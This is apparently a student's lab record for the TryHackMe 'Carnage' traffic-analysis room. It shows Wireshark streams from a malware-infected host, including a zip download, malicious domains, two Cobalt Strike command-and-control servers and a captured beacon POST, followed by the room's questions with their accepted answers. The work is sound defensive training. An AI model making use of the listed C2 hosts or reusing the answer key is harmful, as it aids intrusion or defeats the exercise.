4. ANALYZE THE MALICIOUS NETWORK TRAFFIC USING WIRESHARK

DATE: 18/02/2026


Aim:

To apply your analytical skills to analyze the malicious network traffic using Wireshark.


Procedure:

1. Log into TryHackMe and open the Network Security Essentials room.
2. Study basic network security concepts including firewalls, IDS, and IPS.
3. Understand common network threats such as malware, phishing, and DDoS attacks.
4. Learn monitoring techniques using logs and traffic analysis.
5. Explore methods to protect networks from adversaries.
6. Complete the tasks and answer the questions in the room.
7. Review the summary and confirm completion.


Tasks:





TASK 1 – Scenario





TASK 2 – Traffic Analysis












Wireshark · Follow TCP Stream (tcp.stream eq 73) · carnage.pcap
GET /incidunt-consequatur/documents.zip HTTP/1.1
Host: attirenepal.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36 Edg/93.0.961.52
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en
HTTP/1.1 200 OK
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
x-powered-by: PHP/7.2.34
set-cookie: PHPSESSID=3de638a4b99bd63f8f7b0ca7e3b6f14c; path=/
content-description: File Transfer
content-type: application/octet-stream
content-disposition: attachment; filename=documents.zip
content-transfer-encoding: binary
expires: 0
cache-control: must-revalidate, post-check=0, pre-check=0
pragma: public
transfer-encoding: chunked
date: Fri, 24 Sep 2021 16:44:06 GMT
server: LiteSpeed
strict-transport-security: max-age=63072000; includeSubDomains
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff


Wireshark · Follow TCP Stream (tcp.stream eq 73) · carnage.pcap
GET /incidunt-consequatur/documents.zip HTTP/1.1
Host: attirenepal.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36 Edg/93.0.961.52
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en
HTTP/1.1 200 OK
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
x-powered-by: PHP/7.2.34



dns&&(frame.time >= "2021-09-24 16:45:11" && frame.time <= "2021-09-24 16:45:30")
No. Time Source Destination Protocol Length Info
2422 2021-09-24 16:45:11.440580 10.9.23.102 10.9.23.5 DNS 77 Standard query 0x04b5 A finejewels.com.au
2423 2021-09-24 16:45:11.440883 10.9.23.5 10.9.23.102 DNS 93 Standard query response 0x04b5 A finejewels.com.au A 148.72.192.206
2612 2021-09-24 16:45:16.913610 10.9.23.102 10.9.23.5 DNS 90 Standard query 0xf3e8 A self.events.data.microsoft.com
2613 2021-09-24 16:45:17.059814 10.9.23.5 10.9.23.102 DNS 212 Standard query response 0xf3e8 A self.events.data.microsoft.com CNAME se
2877 2021-09-24 16:45:20.262640 10.9.23.102 10.9.23.5 DNS 128 Standard query 0x68ce SRV _ldap._tcp.Default-First-Site-Name._sites.dc._
2878 2021-09-24 16:45:20.262991 10.9.23.5 10.9.23.102 DNS 196 Standard query response 0x68ce SRV _ldap._tcp.Default-First-Site-Name._s
2983 2021-09-24 16:45:20.487123 10.9.23.102 10.9.23.5 DNS 74 Standard query 0xa024 A thietbiagt.com
2998 2021-09-24 16:45:20.955842 10.9.23.5 10.9.23.102 DNS 90 Standard query response 0xa024 A thietbiagt.com A 210.245.90.247
3224 2021-09-24 16:45:25.457503 10.9.23.102 10.9.23.5 DNS 77 Standard query 0x65b4 A new.americold.com



Answer the questions below
What was the date and time for the first HTTP connection to the malicious IP?
(answer format: yyyy-mm-dd hh:mm:ss)
2021-09-24 16:44:38
✓ Correct Answer
What is the name of the zip file that was downloaded?
documents.zip
✓ Correct Answer
What was the domain hosting the malicious zip file?
attirenepal.com
✓ Correct Answer
Without downloading the file, what is the name of the file in the zip file?
chart-1530076591.xls
✓ Correct Answer
What is the name of the webserver of the malicious IP from which the zip file was downloaded?
LiteSpeed
✓ Correct Answer
What is the version of the webserver from the previous question?
PHP/7.2.34
✓ Correct Answer
Malicious files were downloaded to the victim host from multiple domains. What were the three domains involved with this activity?
finejewels.com.au, thietbiagt.com, new.americold.com
✓ Correct Answer



Wireshark · Follow TCP Stream (tcp.stream eq 90) · carnage.pcap
...finejewels.com.au.
Scottsdale1.0...U.
..GoDaddy.com, Inc.1-0+..U...$http://certs.godaddy.com/repository/1301..U...'Go Daddy Secure Certificate Authority - G20..
Arizona1.0...U...
Domain Control Validated1.0...U....finejewels.com.au0..



185.106.96.158
drb_ra
4 years ago
Cobalt Strike Server Found
C2: HTTPS @ 185[.]106[.]96[.]158:8888
C2 Server: survmeter[.]live,/gscp[.]R/,185[.]106[.]96[.]158,/gscp[.]R/
POST URI: /supprq/sa/
Country: United States
ASN: DediPath
Host Header: ocsp[.]verisign[.]com
#c2 #cobaltstrike



185.125.204.174
drb_ra
4 years ago
Cobalt Strike Server Found
C2: HTTPS @ 185[.]125[.]204[.]174:4444
C2 Server: securitybusinpuff[.]com,/jquery-3[.]3[.]1[.]min[.]js,185[.]125[.]204[.]174,/jquery-3[.]3[.]1[.]min[.]js
POST URI: /jquery-3[.]3[.]2[.]min[.]js
Country: N/A
ASN: Hydra Communications Ltd
#c2 #cobaltstrike



ip.addr == 185.106.96.158



dns.a == 185.106.96.158
No. Time Source Destination Protocol Length Info
6511 688.066449 10.9.23.5 10.9.23.102 DNS 90 Standard query response 0xe5da A survmeter.live A 185.106.96.158


http.request.method == "POST"


dns.a == 185.125.204.174
No. Time Source Destination Protocol Length Info
4494 585.263709 10.9.23.5 10.9.23.102 DNS 97 Standard query response 0xc042 A securitybusinpuff.com A 185.125.204.174
Wireshark · Follow TCP Stream (tcp.stream eq 104) · carnage.pcap
POST /zLIisQRWZI9/OQsaDixzHTgtfjMcGypGenpldWF5eWV9f3k= HTTP/1.1
Host: maldivehost.net
Content-Length: 112
Dw8YBxsEGmYFAAEJfR4NQkMmLTYqZDk5KyQmOyRGQglxEBo4Lzk/EyYrMi1hOT8vIyM7IhcNPzsOKjguFxgkLSIiJCxFRgwFAgIIDQUZGBoFD0JF
HTTP/1.1 200 OK
Date: Fri, 24 Sep 2021 16:46:15 GMT
Server: Apache/2.4.49 (cPanel) OpenSSL/1.1.1l mod_bwlimited/1.4
X-Powered-By: PHP/5.6.40
Content-Length: 302
Strict-Transport-Security: ...max-age=15552000...
Connection: close
Content-Type: text/html; charset=UTF-8



http.host == maldivehost.net



Wireshark · Follow HTTP Stream (tcp.stream eq 104) · carnage.pcap
POST /zLIisQRWZI9/OQsaDixzHTgtfjMcGypGenpldWF5eWV9f3k= HTTP/1.1
Host: maldivehost.net
Content-Length: 112
Dw8YBxsEGmYFAAEJfR4NQkMmLTYqZDk5KyQmOyRGQglxEBo4Lzk/EyYrMi1hOT8vIyM7IhcNPzsOKjguFxgkLSIiJCxFRgwFAgIIDQUZGBoFD0JFHTTP/1.1 200 OK
Date: Fri, 24 Sep 2021 16:46:15 GMT
Server: Apache/2.4.49 (cPanel) OpenSSL/1.1.1l mod_bwlimited/1.4
X-Powered-By: PHP/5.6.40
Content-Length: 302
Strict-Transport-Security: ...max-age=15552000...
Connection: close
Content-Type: text/html; charset=UTF-8



http.request.method == "POST"
No. Time Source Destination Protocol Length Info
3822 153.653113 10.9.23.102 208.91.128.6 HTTP 281 POST /zLIisQRWZI9/OQsaDixzHTgtfjMcGypGenpldWF5eWV9f3k= HTTP/1.1 Continuation



Wireshark · Follow HTTP Stream (tcp.stream eq 104) · carnage.pcap
POST /zLIisQRWZI9/OQsaDixzHTgtfjMcGypGenpldWF5eWV9f3k= HTTP/1.1
Host: maldivehost.net
Content-Length: 112
Dw8YBxsEGmYFAAEJfR4NQkMmLTYqZDk5KyQmOyRGQglxEBo4Lzk/EyYrMi1hOT8vIyM7IhcNPzsOKjguFxgkLSIiJCxFRgwFAgIIDQUZGBoFD0JFHTTP/1.1 200 OK
Date: Fri, 24 Sep 2021 16:46:15 GMT
Server: Apache/2.4.49 (cPanel) OpenSSL/1.1.1l mod_bwlimited/1.4
X-Powered-By: PHP/5.6.40
Content-Length: 302
Strict-Transport-Security: ...max-age=15552000...
Connection: close
Content-Type: text/html; charset=UTF-8


Which certificate authority issued the SSL certificate to the first domain from the previous question?
GoDaddy
Correct Answer
What are the two IP addresses of the Cobalt Strike servers? Use VirusTotal (the Community tab) to confirm if IPs are identified as Cobalt Strike C2 servers. (answer format: enter the IP addresses in sequential order)
185.106.96.158, 185.125.204.174
Correct Answer
What is the Host header for the first Cobalt Strike IP address from the previous question?
ocsp.verisign.com
Correct Answer
What is the domain name for the first IP address of the Cobalt Strike server? You may use VirusTotal to confirm if it's the Cobalt Strike server (check the Community tab).
survmeter.live
Correct Answer
What is the domain name of the second Cobalt Strike server IP? You may use VirusTotal to confirm if it's the Cobalt Strike server (check the Community tab).
securitybusinpuff.com
Correct Answer
What is the domain name of the post-infection traffic?
maldivehost.net
Correct Answer
What are the first eleven characters that the victim host sends out to the malicious domain involved in the post-infection traffic?
zLIisQRWZI9
Correct Answer
What was the length for the first packet sent out to the C2 server?
281
Correct Answer
What was the Server header for the malicious domain from the previous question?
Apache/2.4.49 (cPanel) OpenSSL/1.1.1l mod_bwlimited/1.4
Correct Answer









Result:

This the TryHackMe room "Carnage" was completed successfully.